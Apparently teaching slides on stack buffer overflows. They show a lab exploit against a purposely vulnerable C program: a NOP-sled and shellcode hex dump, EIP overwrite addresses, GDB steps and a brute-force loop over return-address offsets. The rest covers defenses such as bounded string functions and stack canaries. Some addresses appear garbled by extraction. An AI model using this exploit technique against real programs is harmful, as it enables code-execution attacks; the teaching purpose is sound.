


```
Terminal
File Edit View Terminal Tabs Help
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000018  90 90 90 90 90 90 31 C0 31 DB 31 C9 31 D2 B0 04 B3 01 68 64 21 21 21 68 .....1.1.1.1.....hd!!!h
00000030  4F 77 6E 65 89 E1 B2 08 CD 80 B0 01 31 DB CD 80 CC CC CC CC CC CC CC CC Owne.....1.....
00000048  EF BE AD DE BE BA FE CA
```

Overwriting **EBP** value with
0xEFBEADDE


Overwriting **EIP** value with
0xBEBAFECA

Building the Exploit: Overwriting EBP and EIP



Building the Exploit: Guessing EIP's Value

- Next, let's figure out the address of our NOP sled to set the EIP pointer to.
- We can definitely select any location within the NOP sled region.
- To do so, we are going to see what happens to memory before and after the call to **strcpy** function call.



Building the Exploit: Guessing EIP's Value

Set a **breakpoint** at the memory address before the call to function **strcpy**.

Run the program with our exploit file

Dump **64** bytes of the current stack in **hex** format starting at ESP (the current stack pointer location)

Address `0xBFFF7C0` is the start of our NOP sled, but let's use `0xBFFF7C8` since it is safely in the middle of our NOPs.

Run GDB on **basic_vuln.o**


Reached the breakpoint

- runs the next instruction (the strcpy call instruction)

exploit file content

[illegible]

Building the Exploit: Guessing EIP's Value




```
Terminal
File Edit View Terminal Tabs Help
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000018  90 90 90 90 90 90 31 C0 31 DB 31 C9 31 D2 B0 04 B3 01 68 64 21 21 21 68 .....1.1.1.1....hd!!!h
00000030  4F 77 6E 65 89 E1 B2 08 CD 80 B0 01 31 DB CD 80 CC CC CC CC CC CC CC CC Owne.....1.....
00000048  EF BE AD DE C8 F7 FF BF                                     .....
```

Overwriting **EIP** value with
0xBFFFFFFC8

*Remember that you need to store is in reverse byte order
because it will be interpreted as little-endian format.*

At this point we could overwrite the EBP register (currently 0xDEADBEEF), but our exploit **doesn't** depend on the EBP register since we aren't using any local variables or parameters and for our purposes its not hurting anything so we'll leave it as 0xDEADBEEF.

Moment of Truth: Running the Exploit




```
pac@pac:~/bof $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run `cat exploit`
Starting program: /home/pac/bof/basic_vuln.o `cat exploit`
Owned!!!
Program exited normally.
(gdb) quit
pac@pac:~/bof $
```

1 Run GDB on **basic_vuln.o**

2 Run the program with our **exploit** file

Running the Exploit outside GDB

A terminal window titled "Terminal" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The prompt is "pac@pac:~/bof \$". The user enters the command "./basic_vuln.o `cat exploit`". The output is "Segmentation fault". The prompt returns to "pac@pac:~/bof \$".

```
pac@pac:~/bof $ ./basic_vuln.o `cat exploit`
Segmentation fault
pac@pac:~/bof $
```

This is because the offsets are **slightly different** as a result of the debugger adding instrumentation. **So how do we calculate the new offsets?**

- Proprietary software is always compiled without **debug options**, so we might want to re-compile the **basic_vuln.c** code without the “-g” option.
- Note that for this lab we left debug options enabled because it makes debugging significantly easier.

```
pac@pac:~ $ gcc basic_vuln.c -o basic_vuln.o
pac@pac:~ $
```


Running the Exploit outside GDB

Copy **exploit** file into **final-exploit** file

```
Terminal
File Edit View Terminal Tabs Help
pac@pac:~/bof $ gcc basic_vuln.c -o basic_vuln.o
pac@pac:~/bof $ cp exploit final-exploit
pac@pac:~/bof $ for i in $(seq 1 20); do printf "\nWord offset [$i] result: "; perl -e 'print "\x00\xF7\xff\xBF"' >> final-exploit; ./basic_vuln.o 'cat final-exploit'; done

Word offset [1] result: Segmentation fault
Word offset [2] result: Segmentation fault
Word offset [3] result: Owned!!!
Word offset [4] result: Owned!!!
Word offset [5] result: Owned!!!
Word offset [6] result: Owned!!!
Word offset [7] result: Owned!!!
Word offset [8] result: Owned!!!
Word offset [9] result: Owned!!!
Word offset [10] result: Owned!!!
Word offset [11] result: Trace/breakpoint trap
Word offset [12] result: Trace/breakpoint trap
Word offset [13] result: Trace/breakpoint trap
Word offset [14] result: Trace/breakpoint trap
Word offset [15] result: Trace/breakpoint trap
Word offset [16] result: Trace/breakpoint trap
Word offset [17] result: Trace/breakpoint trap
Word offset [18] result: Trace/breakpoint trap
Word offset [19] result: Segmentation fault
Word offset [20] result: Segmentation fault
pac@pac:~/bof $
```

1 Compile without debug options

3 Iterate 20 times by appending the final-exploit file with 0xBFFFFFF7D8

Brute force a targeted search space. Since we don't care what registers we overwrite as long as we eventually overwrite the EIP return address, we could try writing a script to spam the target return address at the end of our payload.

BUFFER OVERFLOW DEFENSES & COUNTERMEASURES

*The following slides are adopted from **CMSC414** course by **Dave Levin**
(<https://www.cs.umd.edu/class/spring2019/cmssc414/>)*

CMSC 414

FEB 01 2018



RECALL OUR CHALLENGES

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
- Finding the return address (guess the raw address)
- Getting %eip to point to our code (dist buff to stored `eip`)

Writing Secure Code

- The **root cause** of buffer overflows is not the operating system itself, but rather *insecure programming practices*.
- Programmers must be educated about the risks of insecurely copying not bounded user-supplied data into allocated memory.
- Many popular programming languages, including C and C++, are susceptible to this attack, but other languages do not allow the behavior that makes buffer overflow attacks possible.
- **Safer C Dialects:** Various safe dialects of C have been designed and implemented in academic circles but are not widely used in industry

Safe C Dialects

Unbounded Function: Standard C Library	Bounded Equivalent: Standard C Library	Bounded Equivalent: Windows Safe CRT
char * gets(char *dst)	char * fgets(char *dst, int bound, FILE *FP)	char * gets_s(char *s, size_t bound)
int scanf(const char *FMT [, arg, ...])	None	errno_t scanf_s(const char *FMT [, ARG, size_t bound, ...])
int sprintf(char *str, const char *FMT [, arg, ...])	int snprintf(char *str, size_t bound, const char *FMT, [, arg, ...])	errno_t sprintf_s(char *dst, size_t bound, const char *FMT [, arg, ...]) w
char * strcat(char *str, const char *SRC)	char * strncat(char *dst, const char *SRC, size_t bound)	errno_t strcat_s(char *dst, size_t bound, const char *SRC)
char * strcpy(char *dst, const char *SRC)	char * strncpy(char *dst, const char *SRC, size_t bound)	errno_t strcpy_s(char *dst, size_t bound, const char *SRC)

Writing Secure Code

```
#include <stdio.h>

int main(int argc, char * argv[])
{
    // Create a buffer on the stack
    char buf[256];
    // Does not check length of buffer before copying argument
    strcpy(buf,argv[1]);
    // Print the contents of the buffer
    printf("%s\n",buf);
    return 1;
}
```



```
#include <stdio.h>

int main(int argc, char * argv[])
{
    // Create a buffer on the stack
    char buf[256];
    // Only copies as much of the argument as can fit in the buffer
    strncpy(buf, argv[1], sizeof(buf));
    // Print the contents of the buffer
    printf("%s\n",buf);
    return 1;
}
```

Writing Secure Code

```
void vulnerable()  
{  
    char buf[80];  
    gets(buf);  
}
```



```
void safe()  
{  
    char buf[80];  
    fgets(buf, 64, stdin);  
}
```

```
void still_vulnerable()  
{  
    char *buf = malloc(80);  
    gets(buf);  
}
```



```
void safer()  
{  
    char buf[80];  
    fgets(buf, sizeof(buf), stdin);  
}
```

RECALL OUR CHALLENGES

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
- Finding the return address (guess the raw address)
- Getting %eip to point to our code (dist buff to stored `eip`)

Detecting Buffer Overflow with Canaries

BOMod Stack Guard Interactive Demo

☒ Program Counter Delay Play Stop Step Forward Reset Input: ABCDEFGHIJ

```
#include <stdio.h>

typedef char t_STRING[10];

void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}

void forbidden_function()
{
    puts("Oh, bother.");
}

void main()
{
    t_STRING my_string = "Hello.";
    puts("Enter something:");
    get_string(my_string);
}
```

Enter something:
ABCDEFGHIJ

Next character must overwrite stack canary
'?' before it overwrites return pointer '\$'!

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0																
1																
2			X											*		
3																
4																
5																
6																
7																
8																
9																
A																
B																
C	H	e	l	l	o	.					A	B	C	D	E	F
D	G	H	I	J	?	\$										
E																
F																

Now is where you can use the text box above to give input to the program and click 'Play' or 'Step Forward' to resume



StackGuardDemo.jar

Detecting Buffer Overflow with Canaries

- One prevention technique is to reorganize the stack data allotted to programs and incorporates a **canary**, a value that is placed between a buffer and control data (which plays a similar role to a canary in a coal mine).
- The system regularly **checks the integrity of this canary value**, and if it has been changed, it knows that the buffer has been overflowed and it should prevent malicious code execution.

Detecting Buffer Overflow with Canaries

```
void simple() {  
    int a; /*integer*/  
    int *b; /*pointer to integer*/  
    char c[10]; /*character array*/  
}
```



Normal (safe) stack configuration:




Buffer overflow attack attempt:




DETECTING OVERFLOWS WITH CANARIES




DETECTING OVERFLOWS WITH CANARIES



